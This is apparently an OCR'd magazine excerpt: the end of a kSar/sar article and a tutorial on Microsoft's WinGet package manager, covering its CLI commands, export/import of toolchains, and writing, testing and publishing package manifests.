Taken on their own, many of the measured values determined by `sar` are ultimately of little use. Instead, you can plot statistics over the course of time to compare values. Therefore, it makes perfect sense to evaluate the target state graphically. On this basis, anomalies can be easily detected later and correlated with logfiles. ■

Info

[1] kSar: [https://sourceforge.net/projects/ksar]

Author

Thomas Reuß is a passionate Linux admin who is hugely interested in security. He is currently working as a consultant in the SAP environment.





Figure 2: kSar shows clear-cut graphs with all the data you need for the various CPUs.

Want to work from anywhere?



Find remote jobs now!

OpenSource

JOB HUB

opensourcejobhub.com/jobs

Manage software apps publicly and privately

Special Delivery



The WinGet client for the Windows Package Manager improves the software installation experience for administrators, developers, and users and provides a way to create and share software in the WinGet package format for publishing to public and private repos. By Kevin Wittmer

The Windows Package Manager is Microsoft's answer for simplifying the deployment and management of applications within the Windows ecosystem. The WinGet client, generally synonymous with Windows Package Manager, is the main face of this relatively new package system and offers a command-line interface (CLI). Drawing on the rich heritage of Linux package managers such as Apt and Windows-native equivalents such as Chocolatey and AppGet, WinGet signifies Microsoft's most direct effort to refine the software installation experience for administrators, developers, and users. Since its launch in May 2021 with version 1.0, Windows Package Manager has quickly gained acceptance through community adoption of WinGet and its public

Table 1: WinGet CLI Examples

Command	Alias	Example	Description
`install`	`add`	`winget install -e --id RedHat.Podman --verbose-logs`	Install Podman package (which includes the WSL dependency) with an exact ID match and verbose logging enabled
`show`	`view`	`winget show vscode`	Show information about a package
`source`	-	`winget source add -n mypckgsource -t Microsoft.REST -a https://www.mydomain.org`	Manage sources of packages (e.g., add custom source)
		`winget source list`	List source repositories

`search`	`find`	`winget search OpenJDK`
		`winget search --query "Python 3"`
		`winget search Adobe -s msstore`
			Search repo(s) for matching packages by name
			
			Limit search to a particular package source

`list`	`ls`	`winget list`
		`winget list - n 12`
		`winget list --upgrade-available`
		`winget list terminal`
			Download package info updates and list installed packages
			Limit package list results to *n* apps
			Display packages with updates available
			Filter the list of packages by `terminal`

`upgrade`	`update`	`winget upgrade -e --id Redhat.Podman`	Update specific package matching by exact ID
`uninstall`	`remove`	`winget uninstall vscode`	Uninstall the named package
`winget [options]`	-	`winget --open-logs` `winget -? show`	Open the logs subdirectory View help details and options of the `show` command

Lead Image © Akurhan, 123RF.com

repository, with more than 4,000 package contributions. In this article, I touch on the WinGet CLI and the associated app lifecycle and provide an overview of creating and sharing your installer in a WinGet package format.

Why WinGet?

The evolution of package management in the Windows ecosystem has been more than 10 years in the making. Chocolatey, initially a small project that gained traction through Kickstarter support, has evolved into a robust ecosystem, significantly strengthened by the success of its funding campaign. This gradual progression has set the stage for future developments in Windows package management. Meanwhile, another project, AppGet, was also quietly taking shape.

The package management scene for Windows took a notable turn in 2020, with an announcement at the annual Microsoft Build conference of the Windows Package Manager WinGet client, marking a new era in Windows software management. WinGet consolidated crucial features from predecessors such as AppGet, creating a comprehensive package management solution for the Windows ecosystem. The success of a package manager hinges on active community participation and meeting the needs of users, developers, and system administrators; WinGet has made substantial progress in garnering community contributions and user acceptance over the past several years [1].

WinGet from the Command Line

The primary method of engaging with WinGet is through the CLI with the `winget` tool. Table 1 is an overview of common commands and useful options. To get started, fire up a CMD or Terminal session and ask WinGet for help with the question option:

```
winget -?
```

If you want to search the WinGet public repo for packages with names that might include "PowerShell," or be tagged as such, use the command shown in Listing 1 with its output. The first two rows list packages sourced from the *winget* repo, and the third row has a package sourced from the *msstore* repo (Microsoft Store). The *winget* package source is the main Community repo, whereas *msstore* is the repo for the store directly integrated into Windows.

To continue the example, install the preview edition of PowerShell:

Listing 1: Searching for Packages

```
winget search Microsoft.PowerShell
Name                Id                           Version   Source
-------------------------------------------------------------------
PowerShell          Microsoft.PowerShell         7.4.1.0   winget
PowerShell Preview  Microsoft.PowerShell.Preview 7.5.0.2   winget
PowerShell Preview  9P95ZZKTNRN4                 Unknown   msstore
...
```

```
winget install ➥
  --id Microsoft.Powershell.Preview ➥
  --source winget
```

Note that, in this instance, you explicitly specify the repo source. This option will be helpful later when designing private repos. After installation, you should be able to locate the `pwsh` executable binary under `C:\Program Files\PowerShell\7-preview`.

For the following installation example, install the well-known editing tool Notepad++, which is available from the *Notepad++.Notepad++* package maintained in the WinGet repo:

```
winget install -e --id Notepad++.Notepad++
```

Figure 1 shows the start page for winget.run, a web app and API that provides a search feature for all packages available in the public repository. The homepage view also defaults to rendering a recently updated package list.




Figure 1: The winget.run homepage.

If you are interested in the Chrome browser application, for instance, you can search for the package and then proceed to install by copying the command under *How to install*:

```
winget install -e --id Google.Chrome
```

Alternatively, you can look up and use the friendly name for Chrome or use a shorthand package reference, e.g., for Visual Studio Code:

```
winget install "Windows Chrome"
winget install VSCode --verbose-logs
```

The `install` command supports various options, including verbose logs, as specified here. Utilizing the logging options of the `winget` command line is beneficial for troubleshooting or debugging failed package installations. It also offers a detailed record of the copied artifacts and any local modifications made during the setup or installation of software packages (e.g., created registry entries).
To view or inspect the logfile manually, use

```
winget --open-logs
```

This option opens a package subdirectory by Windows context, local state, and diagnostic output. You might need to navigate the directory to find and examine the logfile text, which contains timestamps for each setup action. Initially, it logs the path to the original setup executable and the options used for initiation (e.g., `/SILENT`, `/SUPPRESSMSGBOXES`).
Actions performed during the setup appear at the top of the logfile. Each copied or installed file generates a log entry. Registry entries are also recorded, further enhancing traceability. You can use

```
winget --info
```

to determine the local, absolute path where logfiles are stored. The console output displays the log settings, commonly rooted in the `%LOCALAPPDATA%` directory.

App Management Lifecycle

The classic lifecycle of an application is to install, maintain the application binary and artifacts over many updates, and eventually remove or uninstall it. I'll walk through this command cycle with several WinGet command-line examples. To begin, search the public repo for Wireshark:

```
winget search --id WireSharkFoundation
```

To review package details, use the `show` command and query and have past versions printed to the console:

```
winget show -e ➥
  --id WiresharkFoundation.Wireshark ➥
  --versions
```

The `-e` option ensures an exact match of the identifier. You can also view past version details by heading to the website [1], looking up the package of interest, and viewing past versions in your web browser. For example, to install the earlier 4.0.2.0 version of Wireshark that comes before those with a known bug, enter:

```
winget install ➥
  --id WiresharkFoundation.Wireshark ➥
  --version 4.0.2.0
```

If the Wireshark development team social media feed later reveals that the particular bug has been fixed and an updated version addressing the issue and incorporating the latest features is now available, you can proceed with the upgrade as follows:

```
winget upgrade ➥
  --id WiresharkFoundation.Wireshark
```

Because Wireshark is not for mere mortals and you might be working on a shared computing environment, once its purpose is fulfilled, you can remove the software:

```
winget uninstall ➥
  --id WiresharkFoundation.Wireshark
```

Note that many `winget` commands have an alias, which you can discover with the `winget show` command.

Manage Your Development Toolchain

WinGet lets you install a collection of packages. To prepare a Windows environment with a specific set of software packages, use the `export` command and tweak the exported definition's contents in JSON format; later, you can distribute it across any number of Windows environments for import. Assume you have already set up a local environment with the packages listed in Table 2. Before exporting, quickly check the help text to understand the options available with this command:

```
winget export --help
```

The command returns several options, the most interesting of which are the options to name the exported file (`--output` or `-o`) and to output detailed logging (`--verbose` and `--verbose-logs`):

```
winget export ➥
  --verbose-logs ➥
  --output fullstack-dev-toolchain.json
```

The `export` command executes quickly, so you can move to inspect the JSON file structure, which generally looks like Listing 2; it is an in-depth example of a series of package exports that represent a development toolchain. Customizing the package

Table 2: Developer Packages

Package/App	Short Description	WinGet Package Name
7-Zip	A free and open source file archiver	*mcmilk.7zip-zstd*
VSCode	Community VSCode with no telemetry tracking	*VSCodium.VSCodium.Insiders*
JDK	Microsoft's spin of the Java Development Kit	*Microsoft.OpenJDK.16*
Python	Python SDK and runtime distribution	*Python.Python.3.11*
Az CLI	Azure command-line interface	*Azure-CLI*

selection for this scenario requires a bit of editing of the JSON export. Crucial elements within this JSON structure include `SourceDetails`, which dictates the sourcing of packages, and the specifications of the packages themselves.

Be aware that the export can contain installed packages beyond your interests, requiring manual effort to reduce it to the ideal package set for a particular scenario or use case. Once this step is done, employ the `import` command and the option syntax below to bring in this tailored set of packages:

```
winget import ➥
  -i fullstack-dev-toolchain.json ➥
  --disable-interactivity ➥
  --accept-package-agreements
```

The `-i` option specifies the JSON file containing a list of apps to install, allowing for bulk installation. The options `--disable-interactivity` and `--accept-package-agreements` automate the process by skipping user prompts and agreeing to any terms, streamlining app setups without manual intervention.

Writing a Package Manifest

Microsoft employs a Git-based process for those looking to contribute a new package. Contributors develop a package manifest and submit it for approval to the Microsoft Community Package Manifest Repository. To begin, install the Windows Package Manager Manifest Creator,

```
winget install wingetcreate
```

which facilitates generating or updating manifest files for the Community repository. After installation, you can proceed to create a new package:

```
wingetcreate new ➥
  https://github.com/krwittmer/➥
  admin-magazine-source/blob/main/➥
  exploring-winget/ficl-win-setup/➥
  4Debug/FiclSetup.msi
```

The new command accepts one or more URLs of HTTPS-accessible installer files and downloads and parses the executable setup program. The parsing process extracts several key data points, as shown in **Listing 3** [2]. The `InstallerUrl` is an open, web-accessible location from which the installer can be downloaded. The calculated hash of the installer file is maintained in the field `InstallerSha256`.

Command-line execution of the `wingetcreate` tool generates three YAML files during the creation process: (1) an installer YAML, which is the primary file containing instructions for installing the application; (2) the local YAML, which includes language-specific information; and (3) the YAML configuration file specific to the packaged OSC.Ficl application.

After creating the manifest file, you have the option to submit it to the Windows Package Manager repository, which I cover later in the article. See also the "Simple Installer Creation" box for instruction on creating an MSI installer in Visual Studio.

Testing Your Manifest

Once your manifest file is created, you can test it locally in the same Windows environment in which you initially authored the manifest or in a

Listing 2: JSON Package File

```
{
"$schema" : "https://aka.ms/winget-packages.schema.2.0.json",
"CreationDate" : "2024-03-05T03:41:14.411-00:00",
"Sources" :
[
{
"Packages" :
[
{
"PackageIdentifier" : "Microsoft.VisualStudio.2022.Community"
},
{
"PackageIdentifier" : "Microsoft.VisualStudio.2022.BuildTools"
},
{
"PackageIdentifier" : "mcmilk.7zip-zstd"
},
{
"PackageIdentifier" : "Microsoft.PowerShell.Preview"
},
{
"PackageIdentifier" : "Microsoft.VisualStudioCode"
},
{
"PackageIdentifier" : "Microsoft.OpenJDK.16"
},
{
"PackageIdentifier" : "Python.Python.3.12"
}
],
"SourceDetails" :
{
"Argument" : "https://cdn.winget.microsoft.com/cache",
"Identifier" : "Microsoft.Winget.Source_8wekyb3d8bbwe",
"Name" : "winget",
"Type" : "Microsoft.PreIndexed.Package"
}
}
],
"WinGetVersion" : "1.6.3482"
}
```

Listing 3: YAML Installer File

```
PackageIdentifier: OSC.Ficl
PackageVersion: 1.2.0
InstallerLocale: en-US
InstallerType: msi
ProductCode: '{116A96E1-3C5C-4147-AC63-98427DFE866B}'
Installers:
- Architecture: x86
InstallerUrl: https://github.com/krwittmer/ficl-win-setup/raw/main/4Debug/FiclSetup.msi
InstallerSha256: 1EE67FC17B0F38EF50CD1BEEDA9E12355DC8F98B5E2FD9D4D1403BAFC0DAF6BA
ManifestType: installer
ManifestVersion: 1.6.0
```

different Windows host environment. A prerequisite to testing manifest files locally is to enable the `LocalManifestFiles` setting,

```
winget settings --enable LocalManifestFiles
```

which requires activating administrative privileges for the CMD or Terminal session. The modification can be confirmed by reviewing current admin settings with the `--info` option (which prints the `LocalManifestFiles` setting to the console, among other settings) and WinGet environment properties.
Next, validate the manifest file:

```
winget validate --manifest .
```

The dot at the end instructs the `validate` command to search for the previously generated YAML manifest files in the current subdirectory. If validation fails, correct the errors according to the line numbers provided in the console error text. You can then install the package while continuing to reference the package manifest locally:

```
winget install --manifest .
```

As before, specifying the dot at the end instructs the `winget` command to search for YAML manifest files in the current subdirectory.
Also consider testing your manifest in Windows Sandbox with the `.\Tools\SandboxTest.ps1` PowerShell script included in the *winget-pkg* repository. Ensure your script path matches your manifest's location. After testing package installation, which should include launching the app post-package install, you can rollback by issuing the `uninstall` command or `remove` alias:

```
winget uninstall --id OSC.Ficl
```

Finalize your submission by testing the contribution process in the *winget-pkgs-submission-test* GitHub repository [3]. Begin by forking the repository and follow standard Git practices for adding and pushing changes. Add your manifest to the local repository under

```
manifests/<first letter of publisher>/
  <publisher>/<application>/<version>
```

Ensure it matches the required structure and information. Commit your changes with a descriptive message and push them to the remote test repository. Note that contributions typically require acceptance of a contributor license agreement (CLA) to verify your sharing rights, so ensure these details are met during this testing phase. For additional information, visit the CLA page for WinGet package contributions [4].

Public Publishing

To submit your package officially, repeat the steps enumerated earlier, except that in this command series, you fork the *winget-pkgs* repository [5]. As noted earlier, ensure that you are following the CLA.

Publish Privately

Winget.Pro [6] is a commercial, professional, software-as-a-service (SaaS)-like solution for creating private repositories to host packages, which aids enterprises and software developers aiming to reach specific customers [7]. The web or SaaS-like solution provides a simple, straight-to-the-point web user interface (UI) to manage the details maintained in YAML files previously highlighted.
To begin with winget.Pro, sign up at the main website. After registering, your homepage will contain the commands you need to organize your repository. You'll receive a unique GUID for your admin account to identify your repository. To set up, access the web console at *https://api.winget.pro/admin*. Custom package registration requires two main steps: naming your package and defining its version in the Admin web UI (Figure 3) where you define the Version information, including the version number (be sure to match what you include in the version of the installer or `setup.exe`), the processor Architecture (e.g., x64),

Simple Installer Creation

To create an MSI installer in Visual Studio, download the free Community edition and add the Microsoft Visual Studio Installer Projects extension (from the *Extensions | Manage Extensions* menu item). This extension simplifies creating an installer and managing the files it will distribute (e.g., executable files, DLLs, and other necessary application runtime files). The main workspace for this task is the File System area of the project, where you can easily add these files (Figure 2).

Building the installer takes place in Visual Studio's graphical user interface or with the devenv command, which offers a command line. To build the command line, specify the path to your solution or project file and the desired build configuration:

```
devenv C:\Users\<windows-user>\source\
  repos\FiclSetup\FiclSetup.sln
  /Rebuild "Debug"
```

The result of this command is an MSI executable installer file.




Figure 2: The user interface for developing a software installer in Microsoft Visual Studio with the Installer Projects extension.

